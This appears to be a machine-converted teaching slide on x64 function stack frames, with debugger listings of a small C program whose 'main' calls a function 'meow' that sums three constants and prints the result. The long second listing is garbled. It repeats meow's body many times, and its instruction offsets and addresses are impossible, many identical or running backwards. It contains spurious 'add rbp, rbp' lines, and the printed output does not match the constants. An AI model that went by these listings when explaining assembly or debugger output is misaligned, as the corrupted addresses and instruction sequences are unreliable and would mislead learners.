
The screenshot shows a debugger interface with assembly code. The assembly code is as follows:

```
$ u1f383@u1f383:/
```

```
<main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0


<meow>     endbr64
<meow+4>   push   rbp
<meow+5>   mov    rbp, rsp
<meow+8>   sub    rsp, 0x10 # 2 units in graph
<meow+12>  mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>  mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>  mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>  mov    edx, DWORD PTR [rbp-0xc]
<meow+36>  mov    eax, DWORD PTR [rbp-0x8]
<meow+39>  add    edx, eax
<meow+41>  mov    eax, DWORD PTR [rbp-0x4]
<meow+44>  add    eax, edx
<meow+46>  mov    esi, eax
<meow+48>  lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
<meow+55>  mov    eax, 0x0
<meow+60>  call   0x5646aab5b050 <printf@plt>
<meow+65>  nop
<meow+66>  leave
<meow+67>  ret
```

A red arrow points from the bottom left towards the assembly code area.



# \$ Introduction

## x64 - Function Frame



The screenshot shows assembly code for two functions: `main` and `meow`. The assembly is color-coded with orange for labels and blue for instructions.

```

$ u1f383@u1f383:/u1f383:/
u1f383@u1f383:/u1f383:~$ ./meow
5
$ 0x1f383:0000000000400000 main+0:    endbr64
$ 0x1f383:0000000000400004 main+4:   push   rbp
$ 0x1f383:0000000000400008 main+8:   mov    rbp, rsp
$ 0x1f383:0000000000400010 main+10:  mov    esi, 0x50505050
$ 0x1f383:0000000000400018 main+18:  mov    edi, 0x40404040
$ 0x1f383:0000000000400020 main+20:  call   meow
$ 0x1f383:0000000000400028 main+23:  mov    eax, 0
$ 0x1f383:0000000000400030 main+28:  add    rbp, rbp
$ 0x1f383:0000000000400034 main+32:  mov    rbp, rsp
$ 0x1f383:0000000000400038 main+36:  sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:0000000000400040 main+40:  mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:0000000000400044 main+44:  mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:0000000000400048 main+48:  mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:0000000000400050 main+52:  mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:0000000000400054 main+56:  mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:0000000000400060 main+60:  add    edx, eax
$ 0x1f383:0000000000400064 main+64:  mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:0000000000400068 main+68:  add    eax, edx
$ 0x1f383:0000000000400070 main+72:  mov    esi, eax
$ 0x1f383:0000000000400074 main+76:  lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:0000000000400080 main+80:  mov    eax, 0x0
$ 0x1f383:0000000000400084 main+84:  call   0x5646aab5b050 <printf@plt>
$ 0x1f383:0000000000400088 main+88:  nop
$ 0x1f383:0000000000400090 main+90:  leave 
$ 0x1f383:0000000000400094 main+94:  ret
$ 0x1f383:0000000000400098 meow+0:    endbr64
$ 0x1f383:000000000040009c meow+4:   push   rbp
$ 0x1f383:00000000004000a0 meow+8:   mov    rbp, rsp
$ 0x1f383:00000000004000a4 meow+12:  sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:00000000004000a8 meow+16:  mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:00000000004000ac meow+20:  mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:00000000004000cc meow+24:  mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:00000000004000d0 meow+28:  mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:00000000004000d4 meow+32:  mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:00000000004000d8 meow+36:  add    edx, eax
$ 0x1f383:00000000004000dc meow+40:  mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:00000000004000e0 meow+44:  add    eax, edx
$ 0x1f383:00000000004000e4 meow+48:  mov    esi, eax
$ 0x1f383:00000000004000e8 meow+52:  lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:00000000004000f4 meow+56:  mov    eax, 0x0
$ 0x1f383:00000000004000f8 meow+60:  call   0x5646aab5b050 <printf@plt>
$ 0x1f383:00000000004000fc meow+64:  nop
$ 0x1f383:00000000004000f8 meow+68:  leave 
$ 0x1f383:00000000004000f4 meow+72:  ret
$ 0x1f383:00000000004000f0 meow+76:  add    rbp, rbp
$ 0x1f383:00000000004000f4 meow+80:  mov    rbp, rsp
$ 0x1f383:00000000004000f8 meow+84:  sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:00000000004000f4 meow+88:  mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:00000000004000f4 meow+92:  mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:00000000004000f4 meow+96:  mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:00000000004000f4 meow+100: mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:00000000004000f4 meow+104: mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:00000000004000f4 meow+108: add    edx, eax
$ 0x1f383:00000000004000f4 meow+112: mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:00000000004000f4 meow+116: add    eax, edx
$ 0x1f383:00000000004000f4 meow+120: mov    esi, eax
$ 0x1f383:00000000004000f4 meow+124: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:00000000004000f4 meow+128: mov    eax, 0x0
$ 0x1f383:00000000004000f4 meow+132: call   0x5646aab5b050 <printf@plt>
$ 0x1f383:00000000004000f4 meow+136: nop
$ 0x1f383:00000000004000f4 meow+140: leave 
$ 0x1f383:00000000004000f4 meow+144: ret
$ 0x1f383:00000000004000f4 meow+148: add    rbp, rbp
$ 0x1f383:00000000004000f4 meow+152: mov    rbp, rsp
$ 0x1f383:00000000004000f4 meow+156: sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:00000000004000f4 meow+160: mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:00000000004000f4 meow+164: mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:00000000004000f4 meow+168: mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:00000000004000f4 meow+172: mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:00000000004000f4 meow+176: mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:00000000004000f4 meow+180: add    edx, eax
$ 0x1f383:00000000004000f4 meow+184: mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:00000000004000f4 meow+188: add    eax, edx
$ 0x1f383:00000000004000f4 meow+192: mov    esi, eax
$ 0x1f383:00000000004000f4 meow+196: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:00000000004000f4 meow+200: mov    eax, 0x0
$ 0x1f383:00000000004000f4 meow+204: call   0x5646aab5b050 <printf@plt>
$ 0x1f383:00000000004000f4 meow+208: nop
$ 0x1f383:00000000004000f4 meow+212: leave 
$ 0x1f383:00000000004000f4 meow+216: ret
$ 0x1f383:00000000004000f4 meow+220: add    rbp, rbp
$ 0x1f383:00000000004000f4 meow+224: mov    rbp, rsp
$ 0x1f383:00000000004000f4 meow+228: sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:00000000004000f4 meow+232: mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:00000000004000f4 meow+236: mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:00000000004000f4 meow+240: mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:00000000004000f4 meow+244: mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:00000000004000f4 meow+248: mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:00000000004000f4 meow+252: add    edx, eax
$ 0x1f383:00000000004000f4 meow+256: mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:00000000004000f4 meow+260: add    eax, edx
$ 0x1f383:00000000004000f4 meow+264: mov    esi, eax
$ 0x1f383:00000000004000f4 meow+268: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:00000000004000f4 meow+272: mov    eax, 0x0
$ 0x1f383:00000000004000f4 meow+276: call   0x5646aab5b050 <printf@plt>
$ 0x1f383:00000000004000f4 meow+280: nop
$ 0x1f383:00000000004000f4 meow+284: leave 
$ 0x1f383:00000000004000f4 meow+288: ret
$ 0x1f383:00000000004000f4 meow+292: add    rbp, rbp
$ 0x1f383:00000000004000f4 meow+296: mov    rbp, rsp
$ 0x1f383:00000000004000f4 meow+300: sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:00000000004000f4 meow+304: mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:00000000004000f4 meow+308: mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:00000000004000f4 meow+312: mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:00000000004000f4 meow+316: mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:00000000004000f4 meow+320: mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:00000000004000f4 meow+324: add    edx, eax
$ 0x1f383:00000000004000f4 meow+328: mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:00000000004000f4 meow+332: add    eax, edx
$ 0x1f383:00000000004000f4 meow+336: mov    esi, eax
$ 0x1f383:00000000004000f4 meow+340: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:00000000004000f4 meow+344: mov    eax, 0x0
$ 0x1f383:00000000004000f4 meow+348: call   0x5646aab5b050 <printf@plt>
$ 0x1f383:00000000004000f4 meow+352: nop
$ 0x1f383:00000000004000f4 meow+356: leave 
$ 0x1f383:00000000004000f4 meow+360: ret
$ 0x1f383:00000000004000f4 meow+364: add    rbp, rbp
$ 0x1f383:00000000004000f4 meow+368: mov    rbp, rsp
$ 0x1f383:00000000004000f4 meow+372: sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:00000000004000f4 meow+376: mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:00000000004000f4 meow+380: mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:00000000004000f4 meow+384: mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:00000000004000f4 meow+388: mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:00000000004000f4 meow+392: mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:00000000004000f4 meow+396: add    edx, eax
